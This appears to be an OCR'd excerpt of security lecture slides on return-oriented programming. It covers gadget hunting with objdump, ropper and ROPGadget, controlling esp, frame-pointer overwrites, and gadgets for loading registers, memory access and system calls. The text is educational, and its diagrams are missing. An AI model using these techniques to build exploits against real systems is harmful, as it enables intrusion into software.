
```
objdump -d -M intel <binary>  | grep -B 2 ret
```

```
ropper
```

Automated Gadget Hunting

- ROPGadget…

Start the Attack




Start the Attack

- We need to control `esp`
- Rewrite the Stack:
  - How?
- Move the Stack
  - E.g., the Frame Pointer overwrite attack!


What can gadgets do?

NOP




When the first inst. is being executed, `esp` points to the next 4 bytes.


Load a Value to Register




Load a Small Value to Register




Load/Store From/Into Memory



System Call


esp
&gadget1
int 0x80
ret
libc copies the address of the __kernel_vsyscall function to this location during init.
esp
&gadget1
call gs:[0x10]
ret

Control Flow

